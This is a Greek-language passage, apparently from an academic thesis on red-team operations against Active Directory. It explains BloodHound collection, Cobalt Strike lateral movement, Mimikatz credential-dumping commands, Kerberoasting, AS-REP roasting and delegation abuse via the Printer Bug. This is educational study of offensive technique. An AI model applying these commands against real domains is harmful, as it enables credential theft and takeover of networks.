
- Group - Εκτελεί συλλογή μελών ομάδας
- LocalAdmin - Εκτελεί τοπική συλλογή διαχειριστών RDP - Εκτελεί συλλογή χρηστών απομακρυσμένης επιφάνειας εργασίας
- DCOM - Εκτελεί συλλογή κατανεμημένων χρηστών
- COM PSRemote - Εκτελεί συλλογή χρηστών απομακρυσμένης διαχείρισης
- GPOLocalGroup - Εκτελεί συλλογή τοπικής διαχείρισης χρησιμοποιώντας αντικείμενα πολιτικής ομάδας
- Session - Εκτελεί συλλογή συνεδριών
- ComputerOnly - Εκτελεί τοπικό διαχειριστή, RDP, DCOM και συλλογή συνεδριών
- LoggedOn - Εκτελεί προνομιακή συλλογή περιόδων σύνδεσης (απαιτεί δικαιώματα διαχειριστή σε συστήματα προορισμού)
- Trusts - Πραγματοποιεί απαρίθμηση εμπιστοσύνης τομέα
- ACL - Εκτελεί συλλογή
- ACL Container - Εκτελεί συλλογή κοντέινερ
- DcOnly - Εκτελεί συλλογή χρησιμοποιώντας μόνο LDAP. Περιλαμβάνει Group, Trusts, ACL, ObjectProps, Container και GPOLocalGroup.
- ObjectProps - Εκτελεί συλλογή ιδιοτήτων αντικειμένου για ιδιότητες όπως το LastLogon ή το PwdLastSet
- All - Εκτελεί όλες τις μεθόδους συλλογής εκτός από το GPOLocalGroup.



Εικόνα 21: Θεωρία γραφημάτων από το BloodHound (Πηγή: https://www.pentestpartners.com/security-blog/bloodhound-walkthrough-a-tool-for-many-tradecrafts/ Πρόσβαση πηγής: 03/06/2022).

Αν μια κόκκινη ομάδα κάνει δεξί κλικ σε οποιαδήποτε άκρη και επιλέξει «Βοήθεια» για να δει περισσότερες πληροφορίες σχετικά με το τι σημαίνει αυτή η σχέση, πώς μπορεί να την εκμεταλλευτεί, τυχόν στοιχεία του OPSEC καθώς και πρόσθετες αναφορές (Εικόνα 22).




Εικόνα 22: Πληροφορίες βοήθειας από το BloodHound.

2.6 Lateral Movement


Η πλευρική μετακίνηση μεταξύ υπολογιστών σε έναν τομέα είναι σημαντική για την πρόσβαση σε ευαίσθητες πληροφορίες/υλικά και τη λήψη νέων διαπιστευτηρίων.

Το Cobalt Strike παρέχει τρεις στρατηγικές για την εκτέλεση Beacons/κώδικα/εντολές σε απομακρυσμένους στόχους. Το πρώτο και πιο βολικό είναι να χρησιμοποιηθεί η ενσωματωμένη εντολή άλματος - η σύνταξη είναι άλμα [μέθοδος] [στόχος] [ακροατής]. Η κόκκινη ομάδα μπορεί να πληκτρολογήσει jump για να δεί μια λίστα μεθόδων. Αυτό θα δημιουργήσει ένα ωφέλιμο φορτίο Beacon στον απομακρυσμένο στόχο και εάν χρησιμοποιηθεί συσκευή ακρόασης P2P, θα συνδεθεί αυτόματα σε αυτόν (Εικόνα 23).



Εικόνα 23: Μέθοδος Jump και επιλογές.

Κάθε μέθοδος έχει το δικό της σύνολο ανησυχιών του OPSEC. Η δεύτερη στρατηγική είναι να χρησιμοποιηθεί η ενσωματωμένη εντολή remote-exec - η σύνταξη είναι remote-exec [μέθοδος] [στόχος] [εντολή]. Πληκτρολογώντας remote-exec εμφανίζεται μια λίστα μεθόδων (Εικόνα 24).



Εικόνα 24: Μέθοδος remote-exec και επιλογές.


Οι εντολές remote-exec παρέχουν απλώς ένα μέσο για την εκτέλεση εντολών σε έναν απομακρυσμένο στόχο. Επομένως, δεν είναι αποκλειστικά στην πλευρική κίνηση, αλλά μπορούν να χρησιμοποιηθούν ως αυτήν. Απαιτούν περισσότερη χειρωνακτική εργασία για τη διαχείριση του ωφέλιμου φορτίου, αλλά προσφέρουν μεγαλύτερο βαθμό ελέγχου σε ό,τι εκτελείται στον στόχο. Πρέπει επίσης η κόκκινη

ομάδα να συνδεθεί με τα P2P Beacon με μη αυτόματο τρόπο χρησιμοποιώντας τη σύνδεση.

Η τρίτη στρατηγική είναι να χρησιμοποιηθούν τα άλλα πρωτόγονα τιυ Cobalt Strike (powershell, execute-assembly, κ.λπ.) για να εφαρμόστεί κάτι εντελώς προσαρμοσμένο. Αυτό απαιτεί τη μεγαλύτερη δυνατή προσπάθεια, αλλά προσφέρει επίσης το μεγαλύτερο βαθμό ελέγχου. Οι προσαρμοσμένες μέθοδοι μπορούν να ενσωματωθούν στις εντολές jump και remote-exec χρησιμοποιώντας το Aggressor Script.


2.7 Mimikatz

Η απόκτηση πρόσβασης στα διαπιστευτήρια χρήστη ή αλλιώς η δυνατότητα μίμησης της ταυτότητας ενός χρήστη είναι ένα σημαντικό βήμα για την πλευρική μετακίνηση και την πρόσβαση σε πόρους στον τομέα. Οι κόκκινες ομάδες βασίζονται στην απόκτηση νόμιμης πρόσβασης χρηστών για να επιτύχουν τον στόχο τους αντί να εκμεταλλεύονται συστήματα χρησιμοποιώντας CVE κ.λπ.
Ο Benjamin Delpy δημιούργησε αρχικά το Mimikatz ως απόδειξη της ιδέας για να δείξει στη Microsoft ότι τα πρωτόκολλα ελέγχου ταυτότητας ήταν ευάλωτα σε επιθέσεις. Αντίθετα, δημιούργησε κατά λάθος ένα από τα πιο ευρέως χρησιμοποιούμενα και ληφθέντα εργαλεία που χρησιμοποιούνται σε σενάρια Red teams τα τελευταία 20 χρόνια (Εικόνα 25).



Εικόνα 25: Παράδειγμα εκτέλεσης mimikatz.

Η εντολή sekurlsa::logonpasswords στο Mimikatz είναι διαβόητη για τη δυνατότητα "απόκτησης κωδικών πρόσβασης απλού κειμένου από τη μνήμη". Η κατοχή κωδικού πρόσβασης χρήστη έχει σαφή πλεονεκτήματα και ήταν μια επικερδής τακτική για μεγάλο χρονικό διάστημα. Ωστόσο, η Microsoft έχει εφαρμόσει πολλούς μετριασμούς στα Windows 10 και νεότερες εκδόσεις (π.χ. με την απενεργοποίηση του wdigest από προεπιλογή), επομένως οι κωδικοί πρόσβασης απλού κειμένου είναι σίγουρα λιγότερο συχνοί. Η εντολή αυτή απαιτεί δικαιώματα τοπικού διαχειριστή στον κεντρικό υπολογιστή (Εικόνα 26). Το Cobalt Strike έχει επίσης μια σύντομη εντολή που ονομάζεται logonpasswords.



Εικόνα 26: Αποτέλεσμα εκτέλεσης mimikatz logonpasswords.

Η βάση δεδομένων Security Account Manager (SAM) διατηρεί τους κατακερματισμούς NTLM μόνο των τοπικών λογαριασμών. Αυτά μπορούν να εξαχθούν με το lsadump::sam. Εάν ένας κοινός τοπικός λογαριασμός διαχειριστή χρησιμοποιείται με τον ίδιο κωδικό πρόσβασης σε ολόκληρο περιβάλλον, αυτό μπορεί να καταστήσει πολύ ασήμαντη την πλευρική μετακίνηση.

Τα διαπιστευτήρια προσωρινής αποθήκευσης τομέα σχεδιάστηκαν για περιπτώσεις όπου απαιτούνται διαπιστευτήρια τομέα για τη σύνδεση σε ένα μηχάνημα, ακόμη και όταν είναι αποσυνδεδεμένο από τον τομέα (σκεφτείτε έναν φορητό υπολογιστή για παράδειγμα). Η τοπική συσκευή αποθηκεύει προσωρινά τα διαπιστευτήρια τομέα, ώστε ο έλεγχος ταυτότητας να μπορεί να γίνει τοπικά, αλλά αυτά μπορούν να εξαχθούν και να αποκρυπτογραφήσουν εκτός σύνδεσης για την ανάκτηση διαπιστευτηρίων απλού κειμένου. Η εντολή mimikatz είναι lsadump::cache. Για να τα αποκρυπτογραφήσουμε με το hashcat,

πρέπει να τα μετατρέψουμε στην αναμενόμενη μορφή. Το παράδειγμα κατακερματισμού μας δείχνει ότι θα πρέπει να είναι στην μορφή $DCC2$<iterations>#<όνομα χρήστη>#<hash>.

2.8 Επιθέσεις Kerberos

Αρχικά, το Kerberos είναι ένα πρωτόκολλο ελέγχου ταυτότητας, όχι εξουσιοδότηση. Με άλλα λόγια, επιτρέπει την αναγνώριση κάθε χρήστη, ο οποίος παρέχει έναν μυστικό κωδικό πρόσβασης, ωστόσο, δεν επικυρώνει σε ποιους πόρους ή υπηρεσίες μπορεί να έχει πρόσβαση αυτός ο χρήστης. Το Kerberos χρησιμοποιείται στην υπηρεσία καταλόγου Active Directory. Σε αυτήν την πλατφόρμα, το Kerberos παρέχει πληροφορίες σχετικά με τα προνόμια κάθε χρήστη, αλλά είναι ευθύνη κάθε υπηρεσίας να καθορίσει εάν ο χρήστης έχει πρόσβαση στους πόρους του. Το Kerberos χρησιμοποιεί είτε UDP είτε TCP ως πρωτόκολλο μεταφοράς, το οποίο στέλνει δεδομένα σε καθαρό κείμενο. Λόγω αυτού, το Kerberos είναι υπεύθυνο για την παροχή κρυπτογράφησης. Πολλοί πράκτορες συνεργάζονται για να παρέχουν έλεγχο ταυτότητας στο Kerberos. Είναι τα εξής:

- Πελάτης ή χρήστης που θέλει να έχει πρόσβαση στην υπηρεσία.
- AP (Application Server) που προσφέρει την υπηρεσία που απαιτείται από τον χρήστη.
- KDC (Key Distribution Center), η κύρια υπηρεσία του Kerberos, υπεύθυνη για την έκδοση των εισιτηρίων, εγκατεστημένη στο DC (Domain Controller).

Υπάρχουν αρκετές δομές που χειρίζεται το Kerberos, ως εισιτήρια. Πολλές από αυτές τις δομές είναι κρυπτογραφημένες ή υπογεγραμμένες προκειμένου να αποφευχθεί η παραβίαση από τρίτους. Αυτά τα κλειδιά είναι τα ακόλουθα:

- KDC ή κλειδί krbtgt που προέρχεται από τον κατακερματισμό του λογαριασμού krbtgt NTLM. Κλειδί χρήστη που προέρχεται από κατακερματισμό χρήστη NTLM.

- Κλειδί υπηρεσίας που προέρχεται από τον κατακερματισμό NTLM του κατόχου της υπηρεσίας, ο οποίος μπορεί να είναι λογαριασμός χρήστη ή υπολογιστή.
- Κλειδί συνεδρίας που διαπραγματεύεται μεταξύ του χρήστη και του KDC.
- Κλειδί συνεδρίας υπηρεσίας για χρήση μεταξύ χρήστη και υπηρεσίας.


Οι κύριες δομές που χειρίζεται το Kerberos είναι τα εισιτήρια. Αυτά τα εισιτήρια παραδίδονται στους χρήστες προκειμένου να χρησιμοποιηθούν από αυτούς για την εκτέλεση πολλών ενεργειών. Υπάρχουν 2 τύποι:

- Το TGS (Ticket Granting Service) είναι το εισιτήριο που μπορεί να χρησιμοποιήσει ο χρήστης για τον έλεγχο ταυτότητας έναντι μιας υπηρεσίας. Είναι κρυπτογραφημένο με το κλειδί υπηρεσίας.
- Το TGT (Ticket Granting Ticket) είναι το εισιτήριο που παρουσιάζεται στο KDC για να ζητήσει TGS. Είναι κρυπτογραφημένο με το κλειδί KDC.

Το PAC (Privilege Attribute Certificate) είναι μια δομή που περιλαμβάνεται σχεδόν σε κάθε εισιτήριο. Αυτή η δομή περιέχει τα δικαιώματα του χρήστη και είναι υπογεγραμμένη με το κλειδί KDC.
Το Kerberos χρησιμοποιεί διαφορετικά είδη μηνυμάτων (Εικόνα 27). Τα πιο ενδιαφέροντα είναι τα εξής:

- KRB_AS_REQ: Χρησιμοποιείται για να ζητήσει το TGT στο KDC.
- KRB_AS_REP: Χρησιμοποιείται για την παράδοση του TGT από το KDC.
- KRB_TGS_REQ: Χρησιμοποιείται για να ζητήσει το TGS στο KDC, χρησιμοποιώντας το TGT.
- KRB_TGS_REP: Χρησιμοποιείται για την παράδοση του TGS από το KDC.
- KRB_AP_REQ: Χρησιμοποιείται για τον έλεγχο ταυτότητας ενός χρήστη έναντι μιας υπηρεσίας, χρησιμοποιώντας το TGS.

- KRB_AP_REP: (Προαιρετικό) Χρησιμοποιείται από την υπηρεσία για την ταυτοποίηση έναντι του χρήστη.
- KRB_ERROR: Μήνυμα για την επικοινωνία συνθηκών σφάλματος.



Εικόνα 27: Διάγραμμά λειτουργία Kerberos (Πηγή: https://www.tarlogic.com/blog/how-kerberos-works/ Πρόσβαση πηγής: 03/06/2022).

Οι υπηρεσίες εκτελούνται σε ένα μηχάνημα στο πλαίσιο ενός λογαριασμού χρήστη. Αυτοί οι λογαριασμοί είναι είτε τοπικοί στο μηχάνημα (LocalSystem, LocalService, NetworkService) είτε είναι λογαριασμοί τομέα (π.χ. DOMAIN\mssql). Το κύριο όνομα υπηρεσίας (SPN) είναι ένα μοναδικό αναγνωριστικό μιας υπηρεσίας. Τα SPN χρησιμοποιούνται με το Kerberos για να συσχετίσουν μια παρουσία της υπηρεσίας με έναν λογαριασμό σύνδεσης και διαμορφώνονται στο αντικείμενο χρήστη στο AD. Μέρος του TGS που επιστρέφεται από το KDC είναι κρυπτογραφημένο με ένα «μυστικό» που προέρχεται από τον κωδικό πρόσβασης του λογαριασμού χρήστη που εκτελεί αυτήν την υπηρεσία. Το Kerberoasting είναι μια τεχνική για την υποβολή

αιτημάτων TGS για υπηρεσίες που εκτελούνται στο πλαίσιο λογαριασμών τομέα και τη διάσπασή τους εκτός σύνδεσης για την αποκάλυψη των κωδικών πρόσβασης απλού κειμένου.

Εάν ένας χρήστης δεν έχει ενεργοποιημένο τον προ-έλεγχο Kerberos, μπορεί να ζητηθεί ένα AS-REP για αυτόν τον χρήστη και μέρος της απάντησης μπορεί να χρησιμοποιηθεί ώστε να «σπάσει» εκτός σύνδεσης για να ανακτήσει τον κωδικό πρόσβασης απλού κειμένου. Αυτή η ρύθμιση παραμέτρων είναι επίσης ενεργοποιημένη στο αντικείμενο χρήστη και εμφανίζεται συχνά σε λογαριασμούς που χρησιμοποιούνται σε συστήματα Linux.

Ένα χρήσιμο εργαλείο για τις επιθέσεις σε Kerberos αποτελεί το Rubeus. Το Rubeus είναι μια εργαλειοθήκη C# για αλληλεπίδραση και καταχρήσεις Kerberos. Δυστυχώς, λόγω ανθρώπινου λάθους, πολλές φορές το AD δεν ρυθμίζεται σωστά, λαμβάνοντας υπόψη την ασφάλεια. Το Rubeus μπορεί να εκμεταλλευτεί ευπάθειες που προκύπτουν από αυτές τις εσφαλμένες διαμορφώσεις και να εκτελέσει λειτουργίες όπως η δημιουργία κλειδιών και η παραχώρηση πρόσβασης χρησιμοποιώντας πλαστά πιστοποιητικά (https://github.com/GhostPack/Rubeus).

Η ανάθεση επιτρέπει σε έναν χρήστη ή μια υπηρεσία να ενεργεί για λογαριασμό άλλου χρήστη σε άλλη υπηρεσία. Μια κοινή εφαρμογή αυτού είναι όταν ένας χρήστης πραγματοποιεί έλεγχο ταυτότητας σε μια εφαρμογή web front-end που εξυπηρετεί μια βάση δεδομένων back-end. Η εφαρμογή front-end πρέπει να πραγματοποιήσει έλεγχο ταυτότητας στη βάση δεδομένων back-end (χρησιμοποιώντας Kerberos) ως χρήστη. Είναι κατανοητό πώς ένας χρήστης εκτελεί τον έλεγχο ταυτότητας Kerberos στον διακομιστή Web. Πώς όμως μπορεί ο διακομιστής Web να πραγματοποιήσει έλεγχο ταυτότητας στη βάση δεδομένων και να εκτελέσει ενέργειες ως χρήστης;

Το Unconstrained Delegation ήταν η πρώτη λύση σε αυτό το πρόβλημα. Εάν η εκχώρηση χωρίς περιορισμούς έχει ρυθμιστεί σε έναν υπολογιστή, το KDC περιλαμβάνει επίσης ένα αντίγραφο του TGT του χρήστη μέσα στο TGS. Σε αυτό το παράδειγμα, όταν ο χρήστης αποκτά πρόσβαση στον διακομιστή Web, εξάγει το TGT του χρήστη από το TGS και το αποθηκεύει προσωρινά στη μνήμη. Όταν ο διακομιστής Web χρειάζεται να αποκτήσει πρόσβαση στον διακομιστή της βάσης δεδομένων για λογαριασμό αυτού του χρήστη, χρησιμοποιεί το TGT του χρήστη για να ζητήσει ένα TGS για την υπηρεσία βάσης δεδομένων. Μια ενδιαφέρουσα πτυχή της μη περιορισμένης εκχώρησης είναι ότι θα αποθηκεύσει προσωρινά το TGT του χρήστη ανεξάρτητα από την υπηρεσία στην οποία έχει πρόσβαση ο χρήστης. Έτσι, εάν ένας διαχειριστής αποκτήσει πρόσβαση σε ένα κοινόχρηστο στοιχείο αρχείου ή σε οποιαδήποτε άλλη υπηρεσία στο μηχάνημα που χρησιμοποιεί το Kerberos, το TGT του θα αποθηκευτεί προσωρινά. Εάν μπορούμε να παραβιάσουμε ένα μηχάνημα με απεριόριστη ανάθεση, μπορούμε να εξαγάγουμε τυχόν TGT από τη μνήμη του και να τα χρησιμοποιήσουμε για να πλαστοπροσωπήσουμε τους χρήστες έναντι άλλων υπηρεσιών στον τομέα.

Στο DerbyCon 2018 ο Will Schroeder, ο Lee Christensen και ο Matt Nelson έκαναν μια παρουσίαση με τίτλο "The Unitended Risks of Trusting Active Directory". Σε αυτήν την ομιλία, έδειξαν πώς ένας αντίπαλος μπορεί να εξαναγκάσει οποιοδήποτε μηχάνημα σε ένα Forest να πιστοποιήσει την ταυτότητα του σε άλλο μηχάνημα στο Forest, μέσω ενός μέσου που ονόμασαν "το σφάλμα του εκτυπωτή" (Printer Bug). Το MS-RPRN Print System Remote Protocol καθορίζει τις επικοινωνίες για την επεξεργασία εργασιών εκτύπωσης και τη διαχείριση του συστήματος εκτύπωσης μεταξύ ενός προγράμματος-πελάτη εκτύπωσης και ενός διακομιστή εκτύπωσης. Ο Lee χρησιμοποίησε το RpcRemoteFindFirstPrinterChangeNotificationEx(), για να ρυθμίσει μια ειδοποίηση αλλαγής μεταξύ ενός διακομιστή εκτύπωσης (Μηχανή A) και ενός πελάτη εκτύπωσης (Μηχανή B). Αυτό

προκάλεσε έλεγχο ταυτότητας της Μηχανής Α στη Μηχανή Β. Εάν η Μηχανή Β έχει ρυθμιστεί με μη περιορισμένη εκχώρηση (Unconstrained Delegation), αυτό θα επιτρέψει να καταγράψει το TGT της Μηχανής Α. Με ένα TGT για τη Μηχανή Α, μπορεί μια κόκκινη ομάδα να δημιουργήσει εισιτήρια υπηρεσίας για πρόσβαση σε οποιαδήποτε υπηρεσία στη Μηχανή Α ως τοπικός διαχειριστής. Και φυσικά εάν η Μηχανή Α είναι ελεγκτής τομέα, η κόκκινη ομάδα θα αποκτήσει προνόμιο επιπέδου Διαχειριστή τομέα. Επιπλέον, αυτή η υπηρεσία RPC είναι προσβάσιμη από όλους τους χρήστες του τομέα, είναι ενεργοποιημένη από προεπιλογή από τα Windows 8 και δεν θα διορθωθεί από τη Microsoft, καθώς είναι "εκ του σχεδιασμού". Το SpoolSample (https://github.com/leechristensen/SpoolSample) είναι ένα χρήσιμο εργαλείο για την εκμετάλλευση αυτής της αδυναμίας.

Η περιορισμένη αντιπροσωπεία (Constrained Delegation) κυκλοφόρησε σύντομα ως ασφαλέστερο μέσο για τις υπηρεσίες για την εκτέλεση αντιπροσωπείας Kerberos. Στοχεύει στον περιορισμό των υπηρεσιών στις οποίες ο διακομιστής μπορεί να ενεργεί για λογαριασμό ενός χρήστη. Δεν επιτρέπει πλέον στον διακομιστή να αποθηκεύει προσωρινά τα TGT άλλων χρηστών, αλλά του επιτρέπει να ζητά ένα TGS για έναν άλλο χρήστη με το δικό του TGT.

2.9 Antivirus

Το λογισμικό προστασίας από ιούς έχει σχεδιαστεί για να ανιχνεύει και να αποτρέπει την εξάπλωση κακόβουλων αρχείων και διεργασιών σε όλο το λειτουργικό σύστημα, προστατεύοντας έτσι το τελικό σημείο από την εκτέλεσή τους. Οι μηχανές προστασίας από ιούς έχουν αναπτυχθεί με την πάροδο του χρόνου, γίνονται πιο έξυπνοι και πιο εξελιγμένοι, αλλά η βάση παραμένει η ίδια στις περισσότερες λύσεις. Η πλειονότητα των σημερινών προγραμμάτων προστασίας από ιούς βασίζεται σε λίγες μηχανές ανίχνευσης, ο καθένας με τους δικούς του στόχους, ως εξής:

- Στατική Ανίχνευση
- Δυναμική Ανίχνευση
- Ευρετική Ανίχνευση

2.9.1 Στατική Ανίχνευση

